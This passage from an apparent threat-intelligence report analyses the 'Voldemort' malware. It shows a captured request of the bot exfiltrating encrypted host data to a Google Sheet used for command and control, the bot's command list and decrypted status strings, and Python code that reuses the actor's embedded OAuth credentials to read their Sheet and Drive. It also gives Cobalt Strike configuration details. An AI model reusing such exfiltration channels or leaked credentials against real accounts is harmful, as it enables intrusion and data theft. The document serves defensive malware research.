User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36
Content-Length: 3496
Host: sheets.googleapis.com

{"majorDimension":"ROWS","values":[["ff2c2062-3727-fa8b-cd93-5d78e08bf212","qtagIBGXheBMq/
fm2w==","zrbVSFPz1aUU5rKmqdI=","yJbWX1Ts5ZwU","60","teW8ICqWkJQU9cyUg9t9eRf/CYhsDWTUGP8ARTSV/
QibscSIIEIRMjwNvQxWU2SRz2US4FZB0Fr6h0Rz+8FICig/dp5NUWmmpTD7Z1hzRCSZ/n0gECaVduJkzG3vAfAOuAMGTflq/
f3bN4bSN59JefWw2Pc3yu3bttIuUSGCbrhPE9uidhsSv9Sp3lwuKLpAXyeja5adtLq8lKPGwdYWx/
WKgiIIapIQI5ULS1uCgmaMUvaCJfb60dJqiLQE2SeNVG2+3uHv3F3+Dn1Zn3qYO9yifAohyKRtdzn9oeVkg3fYWoo3Uv8wR3/
WFi9oIGoXgsF3iFU8sjVEmFGciaw8nXx3Qv2uvZughonQehL4X4TYolfxRULTCsc9h4WNzegMwTv0vW4ubPAsNoPWP/
ydnMfWEBwQrzGn1YzkZSd2QSoJPT0ruuEg6h2CWBD0Uu8bI8tb0oNLpI5Lp4XZCsasIw==","teW8ICrg2aEf4MyWnMZ8c1mMIId0H3asOrA6UjyRgyT/
hs6XI0gLMj8coQVKK0aMqkgf8z0C80f8h0Vl4Id5Uhc1f4VLRmmhlwTvBHl+LQaZ+nc0N26xdO8CxFzvBqQyrwMVSu4F3JLwO5fFNo9DP8Dj6PM2y/
TestVLdm+7bL5IePqnNSATqtS9xx0VJ7NHNhTAQpqRipSB8ZLbj+Eo/Kb5ozUYao5+C45ibl2fiW+PAYKnJe/7tf5v4ZECxCyEVzDQ1tSM/
TjTDn9RkS2tcuOifgw44rlubCn0v44Tp3jVW4khHNMrSG6fKC9+P2JUt6dbr3EmqTQqxWmHhKAgujVUc/2rsZOhm5vNOSewcYPE52z6TFzTC8c9h4WNzegMwS/
+qX8havk7HJDaJ/GRjsf8ChQXp1SHz8LTYzRgAwYOWx4rueAr9A/jeAzmLN4dP8I+8pl1r5ZZpvb/O6CXQF7b8WMll/
QQ+YFSlg0KjUN+YtsOxkssffFxKsaVl6lrj19B5iIlQzwUsfMrTisFrNlaxAzatcSw20t0glkivcHPaHR8UFvo70K2SapjrA==","teW8ICrg2aEf4MyWnMZ8c3OeP5FsDTe
dMP0fVyyVhUu0tdGWJ0QEZhAao0B9QHWCz2wc+1o4l3f8hkB0+9c2bgg6ZZpLWheY/D/nbUZ4PRuQ/
RIfKi2Cdf0B21umPeENunsuSu4SwOvSNICXFpJJHcaq3fdQ5ejRoc5XaymfIJ9UHdulPyZ2lNSh2lE2IN9hJxCpY5b4qJqR9ZXIypI60eXCo00capsdIskwJQvdyznND7WnJ
63l1tB07ZAC0TfocHH45/
fnwjLtDmBJgmSJbuWudw1Ku4BgZDS4nopdnxPoUJA0HtMxTni1LhlDGXlepMximTkGkxcdp1mAiKdBuBFOd4Wc3g==","2qPeW3Pk750t14mRpfpVKzrlE7FyB3CsPv0rQyy
RthGlgeCuDxomKCUgvgVLUl2xpFYe+VkvwXLphW9h4MZgeAg4fZ5AUyCEmx/hYGRlIROE6HUUKiKVabMth3PWB+sGuBAOA8sJw/
3ODrfYNJFDN5SFwv4/28LdvsxLah+Zb6xJE9qIPz4ZqpOjiwtzfJYUCSG4YJSAmZbS2J3DysFZmP6S8G4yTJMZK4hvPHSFimyIYrmlJ+zm78Fp5ZEM2hTUFy2srsO87AfbCH
RPkWDLXfirfRAcq5tsey/
286lahnzPdrIJIucRblnxOgdJdF5uletFrnsYiRsann22rqwmvSxcdcq67qmTgJDHNTXjbIPO8XX9TQaEJK4HisWM2vo3ribei0gGWNl0Vf37Bti7qfWID0gini211N/
rXiJqTiQVUyYNl8QD3D6TbCHTGYUxd/Nh1pVpuKV8tK/cAMSkdXHP7lA3w8Uk2ppe1zcvp3NUXoIc/XMNQLteVsOjoptZv3tvjyUUZBA5gc1jXBA0h/
By537Gn+WG6mVU2zN6nPadSG5CW0P67k6QeJZu0nWJT/kZDz3nvVO5sSfvQifM584E7zBvwNgGy/J0roEzU6UbH/SopBR1rVJzsknE+UzZkBlLzaXsLLmiCtzJA6Ws6gRm/
FEiyyriGXqKY3tGfAa+hwNXFD7w5nzWZpDXgAFhJpQENnNkXnuvityqWjXKwcsyl7Vp4p3TB16mQELLDG+0BmH0OQdEqhkbwdKAOih2DAoxMDMr8B0uNqSo8BeEPVQoAwVDh
vwmVQQf+s4Bc+SZw9Blfmivm4+AaIMx3+y0fDdNAWhPgOWxAj1cGa0bP0z+k2BjPVdzl2zBGUtqXsDpCv8Hqe32dOuS/O+ztuNKdD0nNUuovBF/
7pjt7ii0Uus5hzE+Vau3HnfjozRAKUJBBUqD2mlL9X8hfPHLiAEJcBKk96+V7laBG1BRqimvuMz9y/J8xmbEKfsufsufI7wF3BFQsUuw9y2/ISGxrevYnULD8tu3/
FUKorI9/TI6sNfj0xL3GWc7RT+/E7rswkVQeRzMQzh5tw7WwgReXHVY1quIFUaTQKMM35R1PVInLjqvCSm0n7pt0HjnGZGbcQrDz0x/
BC1FMpQzoAeafDwhsENCEjSranxbfloTMmOGbFRbYXGIBrO1RhaloxckUheWKMZZEfg2e/ptsbJe4LA/piH/
6eZ5sqNiUXTpjSXZjI2y+3Zrbm55RHt94T6LlqpUe0qfTHrrZny3s3Ffhf679w9d3OWlhEZbNkVVasf6PTOblnC+J5XTHiWXa3z3ubgac14enlUkAfBKODxZBwTZE2DEMcAG
```

Raw request of the bot uploading its host info to the Google Sheet.

The following table shows some of the notable fields included in this request. Most values within this request are base64 encoded, and RC4 encrypted using the executable's filename as the RC4 key, e.g., "CiscoCollabHost.exe":


Bot UUID
Local IP
Hostname
Username
Program Files list
Program Files (x86) list
Environment Variables
Filename of executable
Infection Timestamp

Description of fields.

At this point in the malware, the actors can issue commands to the bot via the Google Sheet. The commands the malware supports are as follows:

- Ping
- Dir
- Download
- Upload
- Exec
- Copy
- Move
- Sleep
- Exit

All of these come with their own status messages indicating whether the operation was successful or not, as well as a leaked name for the malware, “Voldemort”.




```
decrypted: "d7 c7 8f 6e f8 a7 0e 8a 64 de d3 4c 33 92 64 ef 61 12 0a 39 23 c8 f6 8c" → "DownLoad_Successful!"
decrypted: "94 ea 18 fc a4 de 54 36 82 cc ee 84 79 37 41 be" → "DowmLoad_Faild!"
decrypted: "2e cf f8 e2 e5 7a 36 2e 4a 40 32 b7 2c 3d 7d 92 f0 a0 6f 07 c8 0d ff cb" → "Upload_Successful!"
decrypted: "d7 8b 01 87 ce 74 52 99 6d f8 78 03 6a 42 19 b2" → "Upload_Faild!"
decrypted: "de 78 ea bc 61 39 6b 0a ac 21 fa 19 e6 7e bd 75 34 59 a8 14 b0 66 a8 ae" → "Execute_Successful!"
decrypted: "de 78 ea bc 61 39 6b 0a 00 c3 fb 8b 70 e8 bb 18" → "Execute_Faild!"
decrypted: "a9 7e ca 5a 43 bb 4e 06 11 59 0c 0a 31 c1 14 62" → "Copy_Successful!"
decrypted: "8d 78 55 17 9b 5d be 0e 11 59 0c 0a 31 c1 14 62" → "Move_Successful!"
decrypted: "ef 07 29 e3 bc f6 51 05 77 e0 bc b3 63 26 60 0d" → "Move_Faild!"
decrypted: "82 ef 84 d6 dd 58 18 51 d1 b4 23 be 67 c2 be 5e" → "Voldemort_End!"
```

Decrypted status messages related to executing commands.

Google exploring

After observing the malware uses a standard service as its communication protocol and that service exposes a client ID and client secret to be able to read data from the Google Sheet, we felt it was worth exploring the given Google Sheet to see what information was available. With the following Python code, we identified all the active infections that had made it to the point of sending host information to the Google Sheet. In total, we observed six total victims in the Sheet, with all but one of them being a sandbox or a known researcher.




```python
credentials_info = {
    "token": None,
    "refresh_token": refresh_token,
    "token_uri": "https://oauth2.googleapis.com/token",
    "client_id": client_id,
    "client_secret": client_secret,
    "scopes": [
        "https://www.googleapis.com/auth/drive",
    ],
}

credentials = Credentials.from_authorized_user_info(credentials_info)
if credentials.expired and credentials.refresh_token:
    credentials.refresh(Request())

gc = gspread.authorize(credentials)

spreadsheet = gc.open_by_key("16JvcER-0TVQDimWV56syk91IMCYXOvZbW4GTnb947eE")
worksheets = spreadsheet.worksheets()
for worksheet in worksheets:
    print("[+] pulling data for worksheet: %s" % worksheet.title)
    worksheet_instance = spreadsheet.worksheet(worksheet.title)
    for cell in worksheet_instance.get_all_cells():
        if cell.value != "":
            print("\t[+] cell %s: %s" % (cell.address, cell.value))
```

Python code showcasing how to read data from a Google Sheet.

Exploring the other pages within the Google Sheet also allowed us to see commands executed via the actors for the few bots that were registered in the spreadsheet. For each victim machine the actor interacts with, a new page is created that uses the hostname + username as the name. As of this writing, the actors had only executed commands to show directory listings of two directories.

After seeing the success of being able to read the given Google Sheet, we felt the need to see what else these client secrets allowed us to read. Taking similar Python code as the Sheet reader but using it to read Google Drive showed some interesting artifacts. To do this, we needed a folder ID. Luckily just as with the Sheet ID, this Drive ID was embedded with the configuration for infected machines to upload files of interest to Drive.



```python
credentials_info = {
    "token": None,
    "refresh_token": refresh_token,
    "token_uri": "https://oauth2.googleapis.com/token",
    "client_id": client_id,
    "client_secret": client_secret,
    "scopes": ["https://www.googleapis.com/auth/drive"],
}

credentials = Credentials.from_authorized_user_info(credentials_info)

if credentials.expired and credentials.refresh_token:
    credentials.refresh(Request())

service = build("drive", "v3", credentials=credentials)

FOLDER_ID = "1_vEBeD0QxdHyV1ARI8-kaQsMNOWinvV6"
results = service.files().list(pageSize=10, fields="files(id, name)").execute()
items = results.get("files", [])

if not items:
    print("No files found.")
else:
    print("Files:")
    for item in items:
        print(f"{item['name']} ({item['id']})")
```

Python code showing how to list files within a Google Drive.


This scraping let us query the entire folder contents and download specific uploaded files. From this work we identified the following files:

- API (Google Sheet used for C2)
- 7za.exe (7z executable)
- Test.7z (Password protected 7z)

In addition to the following folders:

- V1 [2023]
- V2 [2023]
- V1 [2023]

These directories contained training materials related to OpenWRT firmware code.



```
❯ tree
.
├── V1 [2023]
│   ├── 00.png
│   ├── MD5.txt
│   └── openwrt-gdq-v1[2023]-x86-64-generic-squashfs-uefi.img.gz
├── V1 [2023] 2
│   ├── MD5.txt
│   ├── openwrt-buddha-version-v1[2023]-x86-64-generic-squashfs-legacy.img.gz
│   └── openwrt-buddha-version-v1[2023]-x86-64-generic-squashfs-uefi.img.gz
└── V2 [2023]
    ├── MD5.txt
    ├── openwrt-buddha-version-v2[2023]-x86-64-generic-squashfs-legacy.img.gz
    └── openwrt-buddha-version-v2[2023]-x86-64-generic-squashfs-uefi.img.gz

4 directories, 9 files
```

Directory output of the threat actor's Google Drive.

In addition to these firmware images was a single picture shown below:





Image showing OpenWRT's GUI.

Proofpoint researchers are unsure what the purpose of these files are as they are not being used to interact with any of the victims. It is possible they might be leftover from other activities performed by the actor.


The file named test.7z in the Google Drive is a password-protected 7-zip archive. Although no password was evident, the archive was easily decrypted with the commonly observed password "test123". This archive contained a DLL and executable.



```
❯ tree
.
├── 7za.exe
├── Shuaruta.exe
├── nvdaHelperRemote.dll
└── test.7z
```

Directory listing showing the test files uploaded by the threat actor.

The executable “Shuaruta.exe” is another executable vulnerable to DLL side loading. The Shuaruta.exe program could be used to side-load "nvdaHelperRemote.dll" which was written in Go language and simply loads a Cobalt Strike Beacon. Fortunately, the developers of the Go binary compiled it with symbols and debug information.



```
OS             windows
Arch           amd64
Compiler       1.19.2 (2022-10-04)
Build ID       u6m89DLvpmsqwLU-nQH0/bBB2J_jrMHpY_BPQpFtS/4Fg6nnWBBudZOFDMH5ml/-Ue9IeVy1k14doJzZJeD
Main root      C:\Users\yOIR\igyLgByWZEuRgqFpvfxsqgqHIOPd
# main         1
# std          39
# vendor       1
-compiler      gc
-ldflags       -s -w
CGO_ENABLED    1
CGO_CFLAGS
CGO_CPPFLAGS
CGO_CXXFLAGS
CGO_LDFLAGS
GOARCH         amd64
GOOS           windows
GOAMD64        v1
vcs            git
vcs.revision   8a267cac60b81badb3a2e0fe058ebf37bb21d12d
vcs.time       2024-08-05T02:17:25Z
vcs.modified   true
```

Debug output contained within the Go binary to inject Cobalt Strike.

This gives us information on a potential username (yOIR) as well as when the DLL was compiled. Finally, extracting the configuration from the Cobalt Strike beacon itself gives us the following relevant fields:

> DOMAINS: ['autodiscover[.]iitt[.]eu[.]org']
>
> URIS: ['/ows/v1/OutlookCloudSettings/settings/global']
>
> WATERMARK: 987654321
>
> USERAGENT: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; Win64; x64;Trident/6.0)

The watermark in this Cobalt Strike configuration is associated with a cracked version of the software. The watermark has been observed in multiple unrelated threats in open-source reporting. The eu[.]org domain is a publicly available domain that offers free subdomains to non-profit organizations.

Attribution

Proofpoint does not attribute this activity to a tracked threat actor. Based on the functionality of the malware and collected data observed when examining the Sheet, information gathering was one objective of this campaign. While many of the campaign characteristics align with cybercriminal threat activity, we assess this is likely espionage activity conducted to support as yet unknown final objectives.

